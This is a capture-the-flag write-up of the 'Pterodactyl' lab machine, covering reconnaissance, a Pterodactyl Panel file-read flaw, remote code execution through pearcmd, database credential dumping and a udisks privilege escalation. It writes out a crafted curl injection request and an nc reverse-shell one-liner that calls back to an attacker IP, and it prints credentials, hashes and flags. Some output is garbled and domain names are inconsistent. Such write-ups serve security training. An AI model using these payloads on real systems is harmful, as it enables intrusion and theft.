

Pterodactyl

1. Scanning

1. Nmap Port Scanning: An **Nmap** scan was performed to identify active network services. The results confirmed that the target is hosting a web server (HTTP) alongside a management interface (SSH).
- **Open Ports:** 80 (HTTP), 22 (SSH)
 - **Observations:** The presence of Port 80 suggests a broad web attack surface, while Port 22 provides a potential point of entry for brute-force or credential-based attacks if a vulnerability is found elsewhere.

```
(kali@kali)-[~]
└─$ sudo nmap -sV -sC 10.129.2.52
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 14:25 -0500
Nmap scan report for 10.129.2.52
Host is up (0.093s latency).
Not shown: 983 filtered tcp ports (no-response), 13 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6 (protocol 2.0)
|_ ssh-hostkey: d2:1a:cff:feb2:b076:dev:stn0
|_ 256 a3:74:1e:a3:ad:02:14:01:00:e6:ab:b4:18:84:16:e0 (ECDSA)
|_ 256 65:c8:33:17:7a:d6:52:3d:63:c3:e4:a9:60:64:2d:cc (ED25519)
80/tcp    open  http      nginx 1.21.5
|_ http-server-header: nginx/1.21.5
|_ http-title: Did not follow redirect to http://pterodactyl.htb/
443/tcp   closed https
8080/tcp   closed http-proxy
|_ http/64 dev:stn0
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.38 seconds
```

2. Directory Brute Forcing: To uncover hidden entry points and sensitive metadata, a directory discovery scan was executed using **dirsearch**. This identified two high-priority files:
- **changeLog.txt** : Often contains version history, developer notes, or recently patched/unpatched vulnerabilities.
 - **phpinfo.php** : A critical information disclosure vulnerability that reveals server configurations, loaded modules, and environment variables.


```
Target: http://pterodactyl.htb/

[14:33:59] Starting:
[14:34:03] 403 - 555B - /.ht_wsr.txt
[14:34:03] 403 - 555B - /.htaccess.bak1
[14:34:03] 403 - 555B - /.htaccess.orig
[14:34:03] 403 - 555B - /.htaccess.sample
[14:34:03] 403 - 555B - /.htaccess.save
[14:34:03] 403 - 555B - /.htaccess_extra
[14:34:03] 403 - 555B - /.htaccess_orig
[14:34:03] 403 - 555B - /.htaccess_sc
[14:34:03] 403 - 555B - /.htaccessBAK
[14:34:03] 403 - 555B - /.htaccessOLD
[14:34:03] 403 - 555B - /.htaccessOLD2
[14:34:03] 403 - 555B - /.html
[14:34:03] 403 - 555B - /.htm
[14:34:03] 403 - 555B - /.htpasswd
[14:34:03] 403 - 555B - /.httr-oauth
[14:34:03] 403 - 555B - /.htpasswd_test
[14:34:24] 200 - 920B - /changelog.txt
[14:34:49] 200 - 72KB - /phpinfo.php
[14:34:52] 403 - 555B - /Public/

Task Completed
```

3. Subdomain scan: Fuzzing for subdomains via **ffuf** revealed additional infrastructure that was not immediately visible through the main IP address.
 - **Discovered Subdomains:** `play.target.com`, `panel.target.com`
 - **Impact:** The `panel` subdomain is particularly significant, as it likely hosts an administrative login portal. This will be the primary focus for subsequent authentication bypass or credential-stuffing attempts.

management interface.



2. Analysis of the `changelog.txt` file provided a granular view of the backend stack. This is a critical information disclosure that narrows down the exploit search space to specific software versions.
 - **Management Software:** Pterodactyl Panel **v1.11.10**
 - **Database Engine:** MariaDB **v11.8.3**
 - **Implication:** Identifying the exact version of the Pterodactyl Panel allows for a targeted search for known CVEs or misconfigurations specific to that release.

```
← → ↻ 🏠 Not Secure http://pterodactyl.htb/changelog.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Go

MonitorLand - CHANGELOG.txt
=====

Version 1.20.X

[Added] Main Website Deployment
-----
- Deployed the primary landing site for MonitorLand.
- Implemented homepage, and link for Minecraft server.
- Integrated site styling and dark-mode as primary.

[Linked] Subdomain Configuration
-----
- Added DNS and reverse proxy routing for play.pterodactyl.htb.
- Configured NGINX virtual host for subdomain forwarding.

[Installed] Pterodactyl Panel v1.11.10
-----
- Installed Pterodactyl Panel.
- Configured environment:
  - PHP with required extensions.
  - MariaDB 11.8.3 backend.

[Enhanced] PHP Capabilities
-----
- Enabled PHP-FPM for smoother website handling on all domains.
- Enabled PHP-PEAR for PHP package management.
- Added temporary PHP debugging via phpinfo()
```


3. The `phpinfo.php` file remained accessible, exposing sensitive server-side variables. This file serves as a blueprint of the internal system environment.
- **Information Uncovered:** * System OS and Kernel versions.

Environment	
Variable	Value
USER	wwwrun
HOME	/var/lib/wwwrun

PHP Variables	
Variable	Value
\$_SERVER["USER"]	wwwrun
\$_SERVER["HOME"]	/var/lib/wwwrun
\$_SERVER["HTTP_PRIORITY"]	u=0, i
\$_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1
\$_SERVER["HTTP_CONNECTION"]	keep-alive
\$_SERVER["HTTP_ACCEPT_ENCODING"]	gzip, deflate, br
\$_SERVER["HTTP_ACCEPT_LANGUAGE"]	en-US,en;q=0.5
\$_SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

4. Navigating to the `panel` subdomain confirmed the existence of a centralized login portal.
- **Observation:** The login page provides the primary interface for the Pterodactyl Panel.
 - **Next Steps:** With the versioning data obtained from the changelog, this page will be tested for default bypass vulnerabilities, or potential injection points in the

authentication flow.




3. Exploiting Vector: CVE-2025-49132

1. The investigation identified **CVE-2025-49132** as a viable entry point. This vulnerability specifically impacts the version of the Pterodactyl Panel identified during the scanning phase.
 - **Vulnerability Type:** Arbitrary File Read (LFI/Information Disclosure)
 - **Current Constraint:** The exploit is currently restricted to reading `.php` source files rather than executing arbitrary commands.
 - **Strategic Objective:** Utilize this file-read capability to extract backend configuration files, hardcoded credentials, or environment variables that could lead to a full Administrative account takeover or Remote Code Execution (RCE).
2. The screenshot below demonstrate the application is vulnerable to the cve.

```
(kali㉿kali)~[~/Documents/ringzer0ctf/pterodactyl] vj Nh11 Zx4GZnU2NFg5a1pG
$ python3 cve-49132.py http://panel.pterodactyl.htb FnI1o1 WTZJJeUV3d3HG0UdG
http://panel.pterodactyl.htb/ => pterodactyl:PteraPanel@127.0.0.1:3306/panel
```

3. Below is the configuration retrieved from the database.



```
4 include_path .:/usr/share/php8:/usr/share/php/PEAR .:/usr/share/php8:/usr/share/php/PEAR
```

4. Gaining access

1. After identifying the file-read vulnerability, the objective shifted from information disclosure to achieving **Remote Code Execution (RCE)**. By leveraging the application's ability to include local files, I targeted the **PEAR (PHP Extension and Application Repository)** management tool to facilitate a reverse shell.

1. Stage 1: Payload Delivery (Config Creation)

1. I utilized a specially crafted `curl` request to trigger the `config-create` command within `pearcmd`. To ensure the payload remained intact and bypassed potential character filters, the reverse shell command was embedded into the configuration parameters.
 - **Command:** ````bash curl -g "http://panel.pterodactyl.htb/locales/locale.json?+config-create+&locale=../../../../usr/share/php/PEAR&namespace=pearcmd&/+/tmp/shell.php"````
 - **Reverse Shell Payload:** `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.123 1234 >/tmp/f` (Note: This creates a named pipe for a stable interactive shell back to the attacker's IP 10.10.14.123 on port 1234).

2. Stage 2: Payload Execution

1. Once the malicious file was successfully written to `/tmp/shell.php`, a second request was issued to include and execute the PHP code.

2. Executed Code:

- ```
1. curl "http://panel.pterodactyl.htb/locales/locale.json?
 locale=../../../../tmp&namespace=shell"
```

```

(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.123] from (UNKNOWN) [10.129.2.142] 48276
sh: cannot set terminal process group (1211): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ whoami
whoami
wwwrun
sh-4.4$ id
id
uid=474(wwwrun) gid=477(www) groups=477(www)
sh-4.4$

```

3.

## 2. Result: Gaining the User flag

```

wwwrun@pterodactyl: /> cd home
cd home
wwwrun@pterodactyl:/home> ls
ls
headmonitor phileasfogg3
wwwrun@pterodactyl:/home> cd phileasfogg3
cd phileasfogg3
wwwrun@pterodactyl:/home/phileasfogg3> ls
ls
bin user.txt
wwwrun@pterodactyl:/home/phileasfogg3> cat user.txt
cat user.txt
8e76f0b38e38020ebe3a52319a6bf62b
wwwrun@pterodactyl:/home/phileasfogg3>

```

## 5. Privilege escalation

### 1. Database Enumeration

1. Using the initial Local File Inclusion (LFI) vulnerability, I had identified a configuration file, `database.php`. This file contained cleartext credentials for the MariaDB instance. Because the database was configured to only accept local connections, I could only interact with it once I had gained internal system access.

2. **Action:** Authenticated to the local MariaDB instance using the discovered credentials.

```

wwwrun@pterodactyl:/var/www/pterodactyl/public> mysql -u pterodactyl -pPteraPanel -h 127.0.0.1 panel
<mysql -u pterodactyl -pPteraPanel -h 127.0.0.1 panel
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 202
Server version: 11.8.3-MariaDB MariaDB package

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [panel]>

```

3. **High-Value Target:** Found a user named `headmonitor`, identified as a root administrator for the panel.



```
MariaDB [panel]> select * from users where root_admin = 1;
select * from users where root_admin = 1;
```

| n | id | external_id                                     | uuid                                 | language | username    | email                        | name_first  | name_last             | password                                                        | remember_token      |                     |
|---|----|-------------------------------------------------|--------------------------------------|----------|-------------|------------------------------|-------------|-----------------------|-----------------------------------------------------------------|---------------------|---------------------|
|   |    |                                                 |                                      | language | root_admin  | use_totp                     | totp_secret | totp_authenticated_at | gravatar                                                        | created_at          | updated_at          |
| 1 | 2  | NULL                                            | 5e6d956e-7be9-41ec-8016-45e434de8420 | en       | headmonitor | headmonitor@interodactyl.htb | Head        | Monitor               | \$2y\$10\$3W7ht3/5G0Qm0Xdl3PbA7eT2C6tHP4Qo0Ry1P5j59q1rU0gdX5g02 | OL0dNylneh8Yd       |                     |
|   |    | x9gQ5CT3Sx0UQtdNrs02VnNes600batMGzKvT3Aa0081zNU |                                      |          | 1           | 0                            | NULL        | NULL                  | 1                                                               | 2025-09-16 17:15:41 | 2025-09-16 17:15:41 |

1 row in set (0.000 sec)

4. **Cracked Credential:** phileasfogg3 : !QAZ2wsx

5. The administrator credentials were not crackable.

6. Gaining root

### 1. Internal System Audit

1. To find a path to root, I performed a search for world-writable directories to identify potential misconfigurations or sensitive files: `find / -writable -type d 2>/dev/null`

- **Key Discovery:** The directory `/var/spool/mail` was world-writable.
- **Intelligence Gathering:** Checking the mail spool revealed an internal system notification regarding the **udisks daemon (udisksd)**, stating that the service required urgent updates.

### 2. Exploiting udisksd (CVE-2025-6018 / 6019)

1. Cross-referencing the software version with the mail notification confirmed that the system was vulnerable to **CVE-2025-6018** and **CVE-2025-6019**. These vulnerabilities allow a local attacker to manipulate the daemon's handling of filesystem mounts to achieve unauthorized code execution as root.
  - **Exploit Implementation:** I utilized a public exploit script from the [DesertDemons GitHub repository](#).
  - **Execution:** Running the exploit successfully bypassed local security controls, spawning a root shell.

```
phileasfogg3@pterodactyl:~$ cat /etc/os-release
NAME="openSUSE Leap"
VERSION="15.6"
ID="opensuse-leap"
ID_LIKE="suse opensuse"
VERSION_ID="15.6"
PRETTY_NAME="openSUSE Leap 15.6"
ANSI_COLOR="0;32"
CPE_NAME="cpe:/o:opensuse:leap:15.6"
BUG_REPORT_URL="https://bugs.opensuse.org"
HOME_URL="https://www.opensuse.org/"
DOCUMENTATION_URL="https://en.opensuse.org/Portal:Leap"
LOGO="distributor-logo-Leap"
phileasfogg3@pterodactyl:~$ rpm -q udisks2
udisks2-2.9.2-150400.3.3.1.x86_64
phileasfogg3@pterodactyl:~$ rpm -q pam
pam-1.3.0-150000.6.66.1.x86_64
phileasfogg3@pterodactyl:~$
```

```
[*] Starting race condition loop...
[*] Race loop PID: 11598
[*] Triggering XFS resize on loop5...

== ROOT SHELL OBTAINED ==
uid=1002(phileasfogg3) gid=100(users) euid=0(root) groups=100(users)

f61728369c18bd4cfaba996e38fa53dd
```